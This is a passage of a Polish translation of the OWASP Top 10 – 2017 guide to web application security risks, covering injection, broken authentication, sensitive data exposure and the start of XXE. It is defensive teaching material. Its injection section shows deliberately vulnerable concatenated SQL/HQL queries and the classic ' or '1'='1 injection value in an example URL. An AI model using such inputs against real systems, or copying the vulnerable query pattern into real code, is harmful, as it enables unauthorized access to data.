

# OWASP TOP 10 - 2017

## Dziesięć najbardziej krytycznych zagrożeń bezpieczeństwa aplikacji internetowych

OWASP jest otwartą społecznością, której celem jest umożliwienie zainteresowanym organizacjom budowania, zakupu i konserwacji aplikacji i API, którym można zaufać. Wszystkie narzędzia OWASP, dokumentacja, blogi i działy są darmowe i otwarte dla każdego, kto jest zainteresowany poprawieniem bezpieczeństwa aplikacji.

OWASP to nowy rodzaj organizacji. Jesteśmy wolni od presji komercyjnej i to pozwala nam zapewnić bezstronne, praktyczne i opłacalne informacje o bezpieczeństwie informacji.

OWASP nie jest powiązany z żadną firmą technologiczną chociaż wspieramy świadome korzystanie z komercyjnych technologii bezpieczeństwa. OWASP tworzy wiele rodzajów materiałów w sposób transparentny, otwarty i oparty na współpracy. Fundacja OWASP jest organizacją non-profit, która zapewnia długofalowy sukces projektu. Prawie każdy związany z OWASP jest wolontariuszem, wliczając zarząd, liderów i członków projektu. Wspieramy innowacyjne badania nad bezpieczeństwem dzięki dotacjom.

## Przedmowa

Niebezpieczne oprogramowanie osłabia infrastrukturę finansową, ochronę zdrowia, obronność oraz inne krytyczne infrastruktury. Ponieważ oprogramowanie staje się coraz bardziej złożone i połączone, trudność w osiągnięciu bezpieczeństwa aplikacji rośnie. Szybkie tempo nowoczesnych procesów tworzenia oprogramowania sprawia, że powszechne zagrożenia trzeba szybko zidentyfikować i rozwiązać. Nie można już dłużej tolerować relatywnie prostych problemów bezpieczeństwa jak te przedstawione w tym artykule.

Otrzymaliśmy znaczący feedback podczas tworzenia OWASP Top 10- 2017, opinii było znacznie więcej niż w przypadku naszych poprzednich publikacji. To pokazuje ile pasji ma społeczność dla Top 10 OWASP i jak bardzo jest to ważne.

Chociaż pierwotnym celem projektu OWASP było podniesienie świadomości wśród programistów i menedżerów, to stał się on de facto standardem bezpieczeństwa aplikacji.

W tej wersji problemy i zalecenia są napisane w sposób zwięzły i testowalny. Zachęcamy duże i wydajne organizacje do korzystania z [OWASP ASVS](#) jeśli wymagany jest prawdziwy standard, ale dla większości OWASP Top 10 jest doskonałym startem w dbaniu o bezpieczeństwo.

Napisaliśmy szereg sugerowanych kroków dla różnych użytkowników OWASP, w tym "Co dalej" dla programistów, "Co dalej" dla testerów, "Co dalej" dla firm (w tym głównych specjalistów ds. informatyki) oraz "Co dalej" dla managerów aplikacji.

Zachęcamy wszystkie zespoły programistyczne i firmy do tworzenia programów bezpieczeństwa aplikacji, które są zgodne z kulturą organizacji. Programy te są różne. Wykorzystaj mocne strony organizacji aby mierzyć i poprawiać programy bezpieczeństwa aplikacji za pomocą [Software Assurance Maturity Model](#).

Mamy nadzieję, że OWASP Top 10 jest przydatny w wysiłkach na rzecz bezpieczeństwa aplikacji. Nie wahaj się skontaktować z OWASP ze swoimi pytaniami, komentarzami i pomysłami. Oto nasze repozytorium na GitHub: <https://github.com/OWASP/Top10/issues>

## Wstęp

Ta ważna aktualizacja mówi o kilku nowych problemach - w tym dwóch problemach wybranych przez społeczność: A8:2017-Insecure Deserialization oraz A10:2017-Insufficient Logging and Monitoring. Dwa główne czynniki, które odróżniają OWASP Top 10 od poprzednich wersji, to istotne opinie społeczności i obszerne dane zebrane z dziesiątek organizacji. Daje nam to pewność, że nowy OWASP Top 10 dotyczy najbardziej znaczących zagrożeń bezpieczeństwa aplikacji z jakimi obecnie borykają się aplikacje. OWASP Top 10 2017 opiera się na ponad 40 wnioskach o dane od firm specjalizujących się w bezpieczeństwie aplikacji oraz na ponad 500 ankietach. Te dane obejmują luki w zabezpieczeniach zebrane od setek organizacji i ponad 100 000 aplikacji i API.

Głównym celem OWASP Top 10 jest kształcenie programistów, projektantów, architektów, managerów i organizacji na temat konsekwencji najczęstszych i najważniejszych luk bezpieczeństwa aplikacji webowych. Top 10 dostarcza podstawowych technik, które chronią przed wysokim ryzykiem i dostarcza wskazówek co robić.

## Roadmap dla przyszłych działań

Nie poprzestawaj na Top10. Istnieją setki problemów, które mogą wpłynąć na bezpieczeństwo aplikacji webowej jak omówiono to w [OWASP Developer's Guide](#) i [OWASP Cheat Sheet Series](#). To niezbędne lektury dla każdego, kto tworzy aplikacje webowe i API. Wskazówki dotyczące wyszukiwania luk bezpieczeństwa znajdują się w [OWASP Testing Guide](#).

Ciągła zmiana - Top 10 będzie się zmieniał. Nawet bez zmiany pojedynczej linii kodu Twojej aplikacji, może ona stać się podatna na ataki, ponieważ nowe podatności są ciągle odkrywane, a metody ataków są udoskonalane. Aby uzyskać więcej informacji zapoznaj się z poradami na końcu dokumentu w sekcji What's Next For Developers, Security Testers, Organizations oraz Application Managers.

# Informacja o nowej wersji

## Co się zmieniło od 2013 do 2017?

Zmiany przyspieszyły w ciągu ostatnich 4 lat i OWASP Top 10 trzeba było zmienić. Całkowicie przebudowaliśmy OWASP Top 10, wykorzystaliśmy nowy proces transmisji danych, współpracowaliśmy ze społecznością, ponownie uszeregowaliśmy ryzyka, przepisaliliśmy każde ryzyko od początku i dodaliśmy odniesienia do frameworków i języków, które są powszechnie używane.

W ciągu ostatnich kilku lat fundamentalna technologia i architektura aplikacji zmieniły się znacząco:

- microservices napisane w node.js i Spring Boot zastępują tradycyjne monolityczne aplikacje. Microservices mają własne wyzwania bezpieczeństwa, w tym ustanowienie zaufania pomiędzy mikroserwisami, tajnym zarządzaniem, itp. Stary kod, który nigdy nie był dostępny z Internetu, znajduje się teraz za API lub web serwisem RESTful do wykorzystanie przez aplikację SPA i aplikacje mobilne. Założenia architektoniczne kodu, takie jak zaufani rozmówcy, nie są już ważne.
- SPA, napisane we frameworkach Javascript takich jak Angular i React, umożliwia tworzenie wysoce modułowych front endów bogatych w funkcje. Funkcje po stronie klienta, które są tradycyjnie dostarczane po stronie serwera stawiają własne wyzwania związane z bezpieczeństwem.
- JavaScript jest też podstawowym językiem sieci z serwerem node.js i nowoczesnymi frameworkami internetowymi, takimi jak Bootstrap, Electron, Angular i React działającymi na kliencie.

OWASP Top 10 - 2013	→	OWASP Top 10 - 2017
A1 – Injection	→	A1:2017-Injection
A2 – Broken Authentication and Session Management	→	A2:2017-Broken Authentication
A3 – Cross-Site Scripting (XSS)	↘	A3:2017-Sensitive Data Exposure
A4 – Insecure Direct Object References [Merged+A7]	U	A4:2017-XML External Entities (XXE) [NEW]
A5 – Security Misconfiguration	↘	A5:2017-Broken Access Control [Merged]
A6 – Sensitive Data Exposure	↗	A6:2017-Security Misconfiguration
A7 – Missing Function Level Access Contr [Merged+A4]	U	A7:2017-Cross-Site Scripting (XSS)
A8 – Cross-Site Request Forgery (CSRF)	⊗	A8:2017-Insecure Deserialization [NEW, Community]
A9 – Using Components with Known Vulnerabilities	→	A9:2017-Using Components with Known Vulnerabilities
A10 – Unvalidated Redirects and Forwards	⊗	A10:2017-Insufficient Logging&Monitoring [NEW,Comm.]

# Zagrożenia bezpieczeństwa aplikacji

## Jakie są?

Atakujący mogą potencjalnie wykorzystać wiele różnych ścieżek w Twojej aplikacji aby wyrządzić krzywdę Twojej firmie lub organizacji. Każda z tych ścieżek stanowi ryzyko, które może, ale nie musi być na tyle poważne, aby wymagało uwagi.

Czasami te ścieżki są łatwe do znalezienia i wykorzystania, a czasami są niezwykle trudne. Podobnie szkoda, którą wyrządzają czasami nie ma żadnych konsekwencji a czasami może spowodować, że stracisz interes. Aby określić ryzyko dla swojej firmy, możesz oszacować prawdopodobieństwo wystąpienia ataku i jakie miałyby wpływ techniczny i biznesowy na Twoją organizację. Razem czynniki te określają ogólne ryzyko.

## Jakie jest moje ryzyko?

OWASP Top 10 koncentruje się na identyfikacji najpoważniejszych zagrożeń bezpieczeństwa aplikacji internetowych dla szerokiej gamy organizacji. W przypadku każdego z tych zagrożeń udostępniamy ogólne informacje o prawdopodobieństwie wystąpienia i wpływie technicznym, korzystając z poniższego prostego systemu ocen, opartego na [metodologii oceny ryzyka OWASP](#).

Threat Agents	Exploitability	Weakness Prevalence	Weakness Detectability	Technical Impacts	Business Impacts
Application Specific	Easy: 3	Widespread: 3	Easy: 3	Severe: 3	Business Specific
	Average: 2	Common: 2	Average: 2	Moderate: 2	
	Difficult: 1	Uncommon: 1	Difficult: 1	Minor: 1	

W tej wersji zaktualizowaliśmy system oceny ryzyka, aby pomóc w obliczeniu prawdopodobieństwa i konsekwencji danego ryzyka. Aby uzyskać więcej informacji, zobacz “+R Uwagi Dotyczące Ryzyka” w dalszej części dokumentu. Każda organizacja jest wyjątkowa, podobnie jak niebezpieczeństwa, które jej zagrażają. Jeśli organizacja interesu publicznego korzysta z systemu zarządzania treścią (CMS) dla informacji publicznej, a system opieki zdrowotnej wykorzystuje dokładnie ten sam system dla poufnych zapisów, to zagrożenia i konsekwencje biznesowe mogą bardzo się różnić dla tego samego oprogramowania. Niezwykle ważne jest zrozumienie ryzyka jakie niosą za sobą zagrożenia.

# **Zagrożenia bezpieczeństwa aplikacji OWASP Top 10 - 2017**

## **A1:2017- Injection**

Injections takie jak SQL, NoSQL, OS oraz LDAP występują gdy wysyłane są niezaufane dane do interpretera jako część polecenia lub zapytania. Wrogie dane włamywacza mogą oszukać interpretera, w wyniku czego zaczną wykonywać niezamierzone polecenia lub umożliwiać dostęp do danych bez odpowiedniej autoryzacji.

## **A2:2017-Broken Authentication**

Funkcje aplikacji związane z uwierzytelnianiem i zarządzaniem sesjami są często implementowane niepoprawnie, umożliwiając atakującym złamanie zabezpieczeń haseł, kluczy lub tokenów sesji lub wykorzystanie innych wad implementacji do tymczasowego lub stałego przejęcia tożsamości innych użytkowników.

## **A3:2017- Sensitive Data Exposure**

Wiele aplikacji internetowych i interfejsów API nie zapewnia właściwej ochrony poufnych danych, takich jak dane finansowe i dane osobowe. Napastnicy mogą kraść lub modyfikować takie słabo zabezpieczone dane w celu dokonania oszustwa na karcie kredytowej, kradzieży tożsamości lub innych przestępstw. Dane poufne mogą być zagrożone jeśli nie mają dodatkowej ochrony, takiej jak szyfrowanie w spoczynku lub podczas transmisji i wymagają specjalnych środków ostrożności podczas wymiany z przeglądarką

## **A4:2017 - XML External Entities (XXE)**

Wiele starszych lub źle skonfigurowanych procesorów XML ocenia odwołania do obiektów zewnętrznych w dokumentach XML. Zewnętrzne jednostki mogą być używane do ujawniania wewnętrznych plików za pomocą procedury obsługi plików URI, wewnętrznych udziałów plików, skanowania wewnętrznego portu, zdalnego wykonywania kodu i ataków typu "odmowa usługi".

## **A5:2017 - Broken Access Control**

Ograniczenia dotyczące tego, co uwierzytelnieni użytkownicy mogą wykonywać, często nie są właściwie egzekwowane. Atakujący mogą wykorzystać te luki, aby uzyskać dostęp do nieautoryzowanych funkcji i/lub danych, takich jak dostęp do kont innych użytkowników, przeglądanie poufnych plików, modyfikowanie danych innych użytkowników, zmiana praw dostępu itp.

## **A6:2017-Security Misconfiguration**

Błąd konfiguracji to najczęściej spotykany problem. Jest to zwykle wynikiem niezabezpieczonych konfiguracji domyślnych, konfiguracji niekompletnych lub ad

hoc, otwartej pamięci w chmurze, źle skonfigurowanych nagłówków HTTP i pełnych komunikatów o błędach zawierających poufne informacje. Nie tylko wszystkie systemy operacyjne, frameworki, biblioteki i aplikacje muszą być bezpiecznie skonfigurowane, ale muszą zostać odpowiednio zaktualizowane w odpowiednim czasie.

#### **A7:2017 - Cross-Site Scripting (XSS)**

Podatności XSS pojawiają się, gdy aplikacja uwzględnia niezaufane dane w nowej stronie internetowej bez prawidłowego sprawdzania poprawności, lub kiedy aplikacja aktualizuje istniejącą stronę internetową przy użyciu danych dostarczanych przez użytkownika za pomocą interfejsu API przeglądarki, który może tworzyć HTML lub JavaScript. XSS umożliwia atakującym wykonywanie skryptów w przeglądarce ofiary, które mogą przejąć sesję użytkownika, zablokować witryny internetowe lub przekierować użytkownika na złośliwe witryny.

#### **A8:2017 - Insecure Deserialization**

Niezabezpieczone rozszeregowywanie często prowadzi do zdalnego wykonania kodu. Nawet jeśli błędy rozszeregowywania nie spowodują zdalnego wykonania kodu, mogą zostać użyte do wykonywania ataków, w tym do ponawiania ataku, ataków injection i ataków na uprawnienia.

#### **A9:2017 - Using Components with Known Vulnerabilities**

Komponenty, takie jak biblioteki, frameworki i inne moduły oprogramowania działają z tymi samymi uprawnieniami, co aplikacja. Jeśli komponent narażony na atak jest w użyciu, taki atak może ułatwić utratę danych lub przejęcie serwera. Aplikacje i interfejsy API wykorzystujące komponenty ze znanymi podatnościami mogą osłabić mechanizmy obronne aplikacji i umożliwić różne ataki.

#### **A10:2017 - Insufficient Logging & Monitoring**

Niewystarczające logi i monitorowanie w połączeniu z brakującą lub nieefektywną reakcją na incydent umożliwiają atakującym dalsze atakowanie systemów, utrzymywanie trwałości ataku, przejście na więcej systemów oraz manipulowanie, wyodrębnianie lub niszczenie danych. Większość badań ujawniających naruszenie wskazuje, że czas potrzebny na wykrycie naruszenia wynosił ponad 200 dni, a naruszenia były zazwyczaj wykrywane przez podmioty zewnętrzne, a nie wewnętrzne procesy lub monitorowanie.

# A1: Injection

Threat agents Wektory ataku		Osłabienie zabezpieczeń		Konsekwencje	
Specyficzne dla aplikacji	Wykorzystanie: 3	Powszechne występowanie: 2	Wykrywalność: 3	Techniczne: 3	Biznesowe: ?
<p>Prawie każde źródło danych może być wektorem injection, zmiennymi środowiskowymi, parametrami, zewnętrznymi i wewnętrznymi usługami sieciowymi i wszystkimi typami użytkowników. Injection występują gdy atakujący może wysłać wrogie dane do interpretera.</p>		<p>Injections są bardzo rozpowszechnione, szczególnie w starszych kodach. Luki bezpieczeństwa injection często występują w zapytaniach SQL, LDAP, XPath lub NoSQL, komendach systemu operacyjnego, parserach XML, nagłówkach SMTP, językach wyrażeń i zapytaniach ORM. Błędy injection są łatwe do wykrycia podczas badania kodu. Skanery i fuzzery mogą pomóc osobom atakującym znaleźć podatności injection.</p>		<p>Injection może skutkować utratą danych, uszkodzeniem lub ujawnieniem nieautoryzowanym osobom, utratą odpowiedzialności lub odmową dostępu. Injection może czasami prowadzić do całkowitego przejęcia hosta. Konsekwencje biznesowe zależą od potrzeb ochrony aplikacji i danych.</p>	

## Czy aplikacja jest podatna na atak?

Aplikacja jest podatna na atak, gdy:

- Dane dostarczone przez użytkownika nie są sprawdzane, filtrowane ani oczyszczane przez aplikację.
- Zapytania dynamiczne lub wywołania niesparametryzowane bez odwzorowania contextaware są używane bezpośrednio w interpreterze.
- Wrogie dane są używane w parametrach wyszukiwania mapowania obiektowo-relacyjnego (ORM) w celu wyodrębnienia dodatkowych, wrażliwych rekordów.
- Wrogie dane są bezpośrednio używane lub łączone, tak że SQL lub komenda zawiera zarówno strukturę, jak i wrogie dane w dynamicznych zapytaniach, poleceniach lub procedurach składowanych. Niektóre z bardziej powszechnych injection to: SQL, NoSQL, komendy OS, mapowanie relacyjno-obiektowe (ORM), LDAP i język wyrażeń (EL) lub injection Object Graph Navigation Library (OGNL). Koncepcja jest identyczna wśród wszystkich interpreterów. Sprawdzanie kodu źródłowego jest najlepszą metodą wykrywania, czy aplikacje są podatne na injection, a następnie dokładne, automatyczne testowanie wszystkich parametrów, nagłówków, adresu URL, plików cookie, JSON, SOAP i danych XML. Organizacje mogą wziąć pod uwagę wprowadzenie narzędzi statycznego źródła (SAST) i dynamicznych testów aplikacji (DAST) do strumienia CI/CD w celu identyfikacji nowo wprowadzonych wad injection przed wdrożeniem produkcyjnym.



## Jak zapobiegać?

Zapobieganie injection wymaga oddzielenia danych komend i zapytań.

- Preferowaną opcją jest użycie bezpiecznego interfejsu API, który pozwala całkowicie uniknąć korzystania z interpretera lub zapewnia sparametryzowany interfejs lub przeprowadzenie migracji, aby użyć narzędzi mapowania obiektowo-relacyjnego (ORM).

**Uwaga:** Składowane procedury, nawet jeśli są sparametryzowane, mogą nadal wprowadzać SQL injection, jeśli PL / SQL lub T-SQL łączą zapytania i dane lub wywołują wrogie dane za pomocą EXECUTE IMMEDIATE lub exec ().

- Zastosuj pozytywną walidację danych wejściowych po stronie serwera lub "białą listę". Nie jest to pełna ochrona, ponieważ wiele aplikacji wymaga specjalnych znaków, takich jak obszary tekstowe lub interfejsy API dla aplikacji mobilnych.
- W przypadku pozostałych zapytań dynamicznych należy uciec od znaków specjalnych, używając specjalnego escape syntax dla tego interpretera.

Uwaga: Struktura SQL, taka jak nazwy tabel, nazwy kolumn itp., nie mogą zostać zmienione/wycięte (escape), dlatego nazwy struktur dostarczane przez użytkowników są niebezpieczne. Jest to częsty problem w oprogramowaniu do pisania raportów.

- Użyj LIMIT i innych formantów SQL w zapytaniach, aby zapobiec masowemu ujawnianiu rekordów w przypadku SQL injection.

## Przykładowe scenariusze ataków

Scenariusz 1: Aplikacja używa niezaufanych danych w następującym wywołaniu SQL:

```
String query = "SELECT * FROM accounts WHERE  
custID='" + request.getParameter("id") + "'";
```

Scenariusz 2: Gdy aplikacja ślepo ufa frameworkom, rezultatem mogą być zapytania, które są podatne:

```
Query HQLQuery = session.createQuery("FROM accounts  
WHERE custID='" + request.getParameter("id") + "'");
```

W obu przypadkach atakujący modyfikuje wartość parametru "id" w przeglądarce, aby wysyłała ' or '1'='1. Na przykład:

```
http://example.com/app/accountView?id=' or '1'='1
```

Zmienia to znaczenie obu zapytań do zwracania wszystkich rekordów z tabeli kont. Bardziej niebezpieczne ataki mogą modyfikować lub usuwać dane a nawet wywoływać procedury składowane.



## A2: Broken Authentication

Threat agents Wektory ataku		Osłabienie zabezpieczeń		Konsekwencje	
Specyficzne dla aplikacji	Wykorzystanie: 3	Powszechne występowanie: 2	Wykrywalność: 2	Techniczne: 3	Biznesowe: ?
Atakujący mają dostęp do setek milionów aktywnych nazw użytkownika i kombinacji haseł dla danych logowania, domyślnych list kont administracyjnych, automatycznych narzędzi brute force i narzędzi do ataku słowników. Ataki na zarządzanie sesjami są dobrze rozumiane, szczególnie w odniesieniu do niewygasłych tokenów sesji.		Łamanie danych uwierzytelniających jest powszechne ze względu na projektowanie i wdrażanie kontroli tożsamości i dostępu. Zarządzanie sesją jest podstawą uwierzytelniania i kontroli dostępu i jest obecne we wszystkich aplikacjach państwowych. Atakujący mogą wykrywać ręcznie złamane uwierzytelnienia i wykorzystywać je używając zautomatyzowanych narzędzi z listami haseł i atakami słownikowymi.		Atakujący muszą uzyskać dostęp tylko do kilku kont lub tylko do jednego konta administratora w celu złamania zabezpieczeń systemu. W zależności od domeny aplikacji może to pozwolić na pranie pieniędzy, oszustwa w zakresie zabezpieczeń społecznych i kradzieży tożsamości lub ujawnić informacje chronione prawnie.	

### Czy aplikacja jest podatna na atak?

Potwierdzenie tożsamości użytkownika, uwierzytelnianie i zarządzanie sesją ma kluczowe znaczenie dla ochrony przed atakami związanymi z uwierzytelnianiem.

Mogą wystąpić problemy uwierzytelniania, jeśli aplikacja:

- Umożliwia zautomatyzowane ataki, takie jak "wypełnienie danych uwierzytelniających" (? ang. credential stuffing), gdzie osoba atakująca ma listę prawidłowych nazw użytkowników i haseł.
- Umożliwia brute force lub inne zautomatyzowane ataki.
- Zezwala na domyślne, słabe lub dobrze znane hasła, takie jak "Hasło1" lub "admin / admin".
- Wykorzystuje słabe lub nieefektywne odzyskiwanie danych uwierzytelniających i procesy wykorzystywane przy odzyskiwaniu hasła, takie jak "odpowiedzi oparte na wiedzy", które nie mogą być bezpieczne.
- Używa zwykłego tekstu, zaszyfrowanych lub słabo zakodowanych haseł (zobacz A3: Sensitive Data Exposure).
- Posiada brakujące lub nieskuteczne uwierzytelnianie wieloskładnikowe.
- Udostępnia ID sesji w adresie URL (np. przepisywanie adresów URL).
- Nie rotuje ID sesji po pomyślnym zalogowaniu.
- Nie unieważnia odpowiednio ID sesji. Sesje użytkownika lub tokeny uwierzytelniania (w szczególności tokeny pojedynczego logowania SSO) nie są poprawnie unieważniane podczas wylogowywania lub okresu bezczynności.

## Jak zapobiegać?

- Tam, gdzie to możliwe, zaimplementuj uwierzytelnianie wieloczynnikowe, aby zapobiec automatycznemu wypełnieniu danych uwierzytelniających (ang. credential stuffing), brute force i kradzieży danych uwierzytelniających.
- Nie wysyłaj, ani nie wdrażaj z domyślnymi danymi uwierzytelniającymi, szczególnie z danymi dla administratorów.
- Wdrażaj sprawdzanie słabych haseł, np. testowanie nowych lub zmienionych haseł według listy 10000 najgorszych haseł.
- Dopasuj długość, złożoność i zasady rotacji haseł za pomocą instrukcji [NIST 800-63 B w sekcji 5.1.1 dla Memorized Secrets](#) lub innych nowoczesnych skutecznych polityk bezpieczeństwa haseł.
- Upewnij się, że rejestracja, odzyskiwanie poświadczeń i ścieżki API są utrudnione dla ataków wyliczających konta przy użyciu tych samych komunikatów dla wszystkich wyników.
- Ogranicz lub opóźnij nieudane próby logowania. Rejestruj wszystkie nieudane próby i ostrzegaj administratorów, gdy wykryte zostaną wypełnienia danych uwierzytelniających (ang. credential stuffing), brute force lub inne ataki.
- Używaj bezpiecznego, wbudowanego menedżera sesji po stronie serwera, który generuje nowy losowy identyfikator sesji z wysoką entropią po zalogowaniu. Identyfikatory sesji nie powinny znajdować się w adresie URL, ale powinny być bezpiecznie przechowywane i unieważniane po wylogowaniu, bezczynności i bezwzględnych limitach czasu.

## Przykładowe scenariusze ataku

Scenariusz nr 1: Wypełnianie danych uwierzytelniających, czy wykorzystanie list znanych haseł są częstym atakiem. Jeśli aplikacja nie wprowadza zabezpieczeń automatycznych lub zabezpieczeń przeciw wypełnianiu danych, to aplikacja może być używana jako narzędzie do określania, czy dane uwierzytelniające są poprawne.

Scenariusz nr 2: Większość ataków związanych z uwierzytelnianiem występuje z powodu dalszego używania haseł jako jedyne go czynnika. Metody, rotacja haseł i wymagania dotyczące złożoności uważane kiedyś za sprawdzone obecnie nadal zachęcają użytkowników do używania słabych haseł i ponownego ich użycia. Organizacjom zaleca się zatrzymanie tych praktyk na NIST 800-63 i używanie uwierzytelniania wieloskładnikowego.

Scenariusz nr 3: Limity czasu sesji aplikacji nie są ustawione prawidłowo. Użytkownik korzysta z publicznego komputera w celu uzyskania dostępu do aplikacji. Zamiast wybierać "wylogowanie", użytkownik po prostu zamyka kartę przeglądarki i odchodzi. Atakujący użyje tej samej przeglądarki godzinę później, a użytkownik nadal będzie uwierzytelniony.

## A3: Sensitive Data Exposure

Threat agents Wektory ataku		Osłabienie zabezpieczeń		Konsekwencje	
Specyficzne dla aplikacji	Wykorzystanie: 2	Powszechne występowanie: 3	Wykrywalność: 2	Techniczne: 3	Biznesowe: ?
Zamiast atakować bezpośrednio, atakujący kradną klucze, wykonują ataki typu "człowiek w środku" (ang. man-in-the-middle) lub kradną dane tekstowe z serwera podczas przesyłania lub z klienta użytkownika, np. przeglądarki. Zazwyczaj wymagany jest atak ręczny. Wcześniej odzyskane bazy danych haseł mogą być użyte przez brute force przez procesory graficzne (GPU).		W ciągu ostatnich kilku lat był to najczęstszy atak o dużej sile oddziaływania. Najczęstszą wadą jest po prostu nie szyfrowanie poufnych danych. Kiedy stosuje się kryptografię, powszechne jest słabe generowanie kluczy i zarządzanie nimi oraz słabe algorytmy, protokoły i użycie szyfrów, szczególnie w przypadku słabych technik przechowywania haseł haszowanych. W przypadku danych przesyłanych słabe cechy po stronie serwera są szczególnie łatwe do wykrycia, ale trudne dla danych w stanie spoczynku.		Niepowodzenie często zagraża wszystkim danym, które powinny być chronione. Zazwyczaj informacje te obejmują poufne dane osobowe (PII), takie jak dane medyczne, dane uwierzytelniające, dane osobowe i karty kredytowe, które często wymagają ochrony w rozumieniu przepisów, takich jak np. unijny GDPR lub lokalne przepisy dotyczące prywatności.	

### Czy aplikacja jest podatna na atak?

Pierwszą rzeczą jest określenie potrzeb w zakresie ochrony przesyłanych danych oraz danych w stanie spoczynku. Na przykład hasła, numery kart kredytowych, dane medyczne, dane osobowe i tajemnice handlowe wymagają dodatkowej ochrony, szczególnie jeśli dane podlegają prawu prywatności, np. Ogólnemu rozporządzeniu o ochronie danych UE (GDPR) lub innym rozporządzeniom, np. ochronie danych finansowych, np. PCI Data Security Standard (PCI DSS).

Dla wszystkich takich danych:

- Czy dane są przesyłane w postaci zwykłego tekstu? Dotyczy to protokołów takich jak HTTP, SMTP i FTP. Zewnętrzny ruch internetowy jest szczególnie niebezpieczny. Zweryfikuj cały ruch wewnętrzny, np. między load balancerami, serwerami www lub systemami back-end.
- Czy poufne dane są przechowywane w postaci zwykłego tekstu, w tym w kopiach zapasowych?
- Czy używane są stare lub słabe algorytmy kryptograficzne czy to domyślnie czy w starszym kodzie?
- Czy są używane domyślne lub słabe klucze kryptograficzne, wygenerowane lub ponownie użyte lub czy brakuje właściwego zarządzania kluczami lub rotacji?
- Czy szyfrowanie jest egzekwowane, np. czy nie brakuje dyrektyw bezpieczeństwa lub nagłówków agenta użytkownika (przeglądarki)?

- Czy agent użytkownika (np. aplikacja, klient pocztowy) weryfikuje czy odebrany certyfikat serwera jest ważny?

Zobacz ASVS Crypto (V7), Data Prot (V9) i SSL / TLS (V10)

### **Jak zapobiegać?**

Wykonaj chociaż następujące czynności:

- Klasyfikuj dane przetwarzane, przechowywane lub przesyłane przez aplikację. Określ, które dane są poufne zgodnie z przepisami o ochronie prywatności, wymogami regulacyjnymi lub potrzebami biznesowymi.
- Zastosuj kontrole zgodnie z klasyfikacją.
- Nie przechowuj niepotrzebnie poufnych danych. Zaprzeżaj tego jak najszybciej lub użyj tokenizacji zgodnej ze standardem PCI DSS lub możesz użyć nawet skrócenia. Dane, które nie zostały zatrzymane, nie mogą zostać skradzione.
- Upewnij się, że wszystkie poufne dane są szyfrowane w spoczynku.
- Zapewnij aktualne i silne standardy algorytmów, protokołów i kluczy; korzystaj z właściwego zarządzania kluczami.
- Szyfruj wszystkie przesyłane dane za pomocą bezpiecznych protokołów, takich jak TLS, z funkcjami PFS, priorytetami szyfrów przez serwer i bezpiecznymi parametrami. Wymuszaj szyfrowanie za pomocą dyrektyw takich jak HTTP Strict Transport Security (HSTS).
- Wyłącz caching dla odpowiedzi zawierających poufne dane.
- Przechowuj hasła przy użyciu silnie adaptacyjnych i solonych (ang. salted) funkcji hashowania haseł z czynnikiem pracy (czynnik opóźnienia), takim jak Argon2, scrypt, bcrypt lub PBKDF2.
- Sprawdź niezależnie skuteczność konfiguracji i ustawień.

### **Przykładowe scenariusze ataku**

Scenariusz nr 1: aplikacja szyfruje numery kart kredytowych w bazie danych za pomocą automatycznego szyfrowania bazy danych. Jednak dane te są automatycznie odszyfrowywane po odzyskaniu i pozwalają injection SQL odzyskać numery kart kredytowych w postaci zwykłego tekstu.

Scenariusz nr 2: witryna nie używa ani nie wymusza protokołu TLS dla wszystkich stron lub obsługuje słabe szyfrowanie. Osoba atakująca monitoruje ruch sieciowy (np. w niezabezpieczonej sieci bezprzewodowej), obniża połączenia z HTTPS do HTTP, przechwytuje żądania i kradnie plik cookie sesji użytkownika. Następnie osoba atakująca odtwarza ten plik cookie i przejmuje kontrolę nad sesją użytkownika (uwierzytelnioną), uzyskując dostęp lub zmieniając prywatne dane użytkownika. Zamiast powyższego atakujący mogą zmienić wszystkie transportowane dane, np. odbiorce przelewu.

Scenariusz nr 3: Baza danych haseł używa niesolonych lub prostych hashów do przechowywania wszystkich haseł. Błąd przesyłania plików umożliwia atakującemu odzyskanie bazy danych haseł. Wszystkie niesolone hashe (ang. unsalted hashes) mogą być narażone na tabele Rainbow wstępnie obliczonymi hashami. Hasze generowane przez proste lub szybkie funkcje hashowe mogą być łamane przez GPU, nawet jeśli zostały posolone (ang. salted).

## A4: XML External Entities (XXE)

Threat agents Wektory ataku		Osłabienie zabezpieczeń		Konsekwencje	
Specyficzne dla aplikacji	Wykorzystanie: 2	Powszechne występowanie: 2	Wykrywalność: 3	Techniczne: 3	Biznesowe: ?
Atakujący mogą wykorzystywać podatne na atak procesory XML, jeśli są w stanie przesyłać XML lub dołączyć wrogie treści do dokumentu XML, wykorzystując podatny na ataki kod, zależności lub integracje.		Domyślnie wiele starszych procesorów XML umożliwia specyfikację zewnętrznego obiektu, identyfikatora URI, który jest odwołany i oceniany podczas przetwarzania XML. Narzędzia SAST mogą odkryć ten problem, sprawdzając zależności i konfigurację. Narzędzia DAST wymagają dodatkowych ręcznych czynności w celu wykrycia tego problemu. Testerzy ręczni muszą zostać przeszkoleni w zakresie testowania w kierunku XXE, ponieważ testowanie w tym kierunku nie jest powszechne.		Luki te można wykorzystać do wyodrębnienia danych, wykonania zdalnego żądania z serwera, skanowania wewnętrznych systemów, wykonania ataku typu "odmowa usługi", a także wykonania innych ataków. Wpływ jaki atak może mieć na firmę zależy od tego jak ważna jest ochrona wszystkich aplikacji i danych.	

### Czy aplikacja jest podatna na atak?

Aplikacje, w szczególności usługi internetowe oparte na XML lub integracje z procesami niższego szczebla, mogą być podatne na ataki, jeśli:

- Aplikacja akceptuje bezpośrednio XML lub pliki XML, szczególnie z niezaufanych źródeł lub wstawia niezaufane dane do dokumentów XML, które następnie są przetwarzane przez procesor XML.
- Każdy z procesorów XML w aplikacji lub usługa internetowa oparta na SOAP ma włączone DTD. Ponieważ dokładny mechanizm wyłączania przetwarzania DTD jest różny w zależności od procesora, dobrze jest zapoznać się z odnośnikiem, takim jak "OWASP Cheat Sheet XXE Prevention".
- Kiedy aplikacja używa SAML do przetwarzania tożsamości w ramach zabezpieczeń lub pojedynczego logowania (SSO). SAML używa XML do potwierdzeń tożsamości i może być podatny na ataki.
- Jeśli aplikacja używa SOAP przed wersją 1.2, jest prawdopodobnie podatna na ataki XXE, jeśli elementy XML są przekazywane do struktury SOAP.
- Bycie podatnym na ataki XXE prawdopodobnie oznacza, że aplikacja jest podatna na ataki typu "odmowa usługi", w tym atak Billion Laughs.

### Jak zapobiegać?

Szkolenie dla programistów jest niezbędne do identyfikowania i łagodzenia XXE. Poza tym, zapobieganie XXE wymaga:

